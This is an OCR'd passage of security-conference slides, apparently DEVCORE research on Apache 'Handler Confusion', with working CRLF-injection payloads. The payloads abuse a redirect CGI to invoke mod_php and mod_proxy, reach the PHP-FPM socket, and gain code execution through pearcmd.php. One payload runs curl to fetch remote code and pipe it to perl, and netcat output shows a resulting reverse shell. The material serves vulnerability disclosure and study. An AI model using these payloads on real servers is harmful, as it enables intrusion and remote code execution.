1 requests currently being processed, 0 idle workers

Handler Confusion: Primitive #2-2 Arbitrary Handler to Misinterpret


- Invoking *mod_php* handler

```
http://server/cgi-bin/redir.cgi?r=http:// %0d%0a
Location:/uploads/avatar.webp %0d%0a
Content-Type:application/x-httpd-php %0d%0a
%0d%0a
```

Handler Confusion: Primitive #2-2 Arbitrary Handler to Full SSRF

- Invoking *mod_proxy* handler

```
http://server/cgi-bin/redir.cgi?r=http:// %0d%0a
Location:/ooo %0d%0a
Content-Type:proxy:http://example.com/%3f %0d%0a
%0d%0a
```


Example Domain
http://server/cgi-bin/redir.cgi?r=http://%0d%0aLocation:/ooo
%0d%0aContent-Type:proxy:http://example.com/%3f%0d%0a%0d%0a
Example Domain
This domain is for use in illustrative examples in documents. You may use this domain in literature without prior coordination or asking for permission.
More information...

Handler Confusion: Primitive #2-2 Arbitrary Handler to Full SSRF

- Invoking *mod_proxy* to access local Unix Domain Socket!

```
http://server/cgi-bin/redir.cgi?r=http:// %0d%0a
Location:/ooo %0d%0a
Content-Type:proxy:unix:/run/php/php-fpm.sock|
fcgi://127.0.0.1/var/www/html/index.php %0d%0a
%0d%0a
```

Handler Confusion: Primitive #2-2
Arbitrary Handler to SSRF to RCE

```
http://server/cgi-bin/redir.cgi?r=http:// %0d%0a
Location:/ooo %0d%0a
Content-Type:proxy:unix:/run/php/php-fpm.sock|
fcgi://127.0.0.1/usr/share/php/pearcmd.php %0d%0a
%0d%0a
```

Handler Confusion: Primitive #2-2
Arbitrary Handler to SSRF to RCE

```
http://server/cgi-bin/redir.cgi?r=http:// %0d%0a
Location:/ooo?%2b run-tests %2b -ui %2b $(curl${IFS}
http://orange.tw/x|perl) %2b alltests.php %0d%0a
Content-Type:proxy:unix:/run/php/php-fpm.sock|
fcgi://127.0.0.1/usr/share/php/pearcmd.php %0d%0a
%0d%0a
```

Handler Confusion: Primitive #2-2


screen [60x19]

連線(C) 編輯(E) 檢視(V) 視窗(W) 選項(O) 說明(H)

```
orange@orange:~$ nc -vvlp 1337
Listening on 0.0.0.0 1337
Connection received on [redacted]
Linux work2 5.4.0-107-generic #121-Ubuntu SMP Thu Mar
04:27 UTC 2022 x86_64 x86_64 x86_64 GNU/Linux
uid=33(www-data) gid=33(www-data) groups=33(www-data)
pwd
/usr/share
```


XSS

CRLF Injection in Response Headers



RCE

Apache HTTP Server



Legacy Code ,
Tech Debt, and
Compatibility
Issues

Short Takeaways!

1. *%3F* could truncate the path and bypass the Auth and ACL!
2. Httpd would rewrite your path to system root!
3. Httpd would invoke arbitrary handler once you poisoned the Content-Type!

Future Works!

- More Granted-by-Default ACLs and Local Gadgets
  - Different distribution have distinct configurations, such as */opt/*
  - Universal existing local gadgets (including Symbolic Link!)
- Bug Hunting Worldwide!
  - There are always unexpected RewriteRules, %3F Bypasses, and hidden CGI scripts under the Web.

DEVCORE

Thanks!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